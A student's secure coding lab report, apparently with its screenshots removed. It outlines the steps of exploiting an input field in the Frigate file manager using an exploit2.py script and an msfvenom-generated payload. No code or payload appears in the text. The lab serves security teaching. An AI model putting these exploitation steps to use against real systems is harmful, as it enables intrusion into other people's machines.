
Secure Coding Lab - 8

Name : Rushik kumar Avula


Reg. No: 18BCN7008

Note : Tried with Stream Ripper many times but not getting. Used Frigate to get the output.


The vulnerability is in the user interaction field of the Frigate which is Docs/Find Computer.




After running the exploit2.py to get the output payload as:




Pasted the payload in the above mentioned field :




Pressed the enter button :




Changing the command from cmd to control to get the payload using msfvenom in parrot linux:




Pasting the payload in exploit2.py to get the actual payload :






After clicking the OK button :




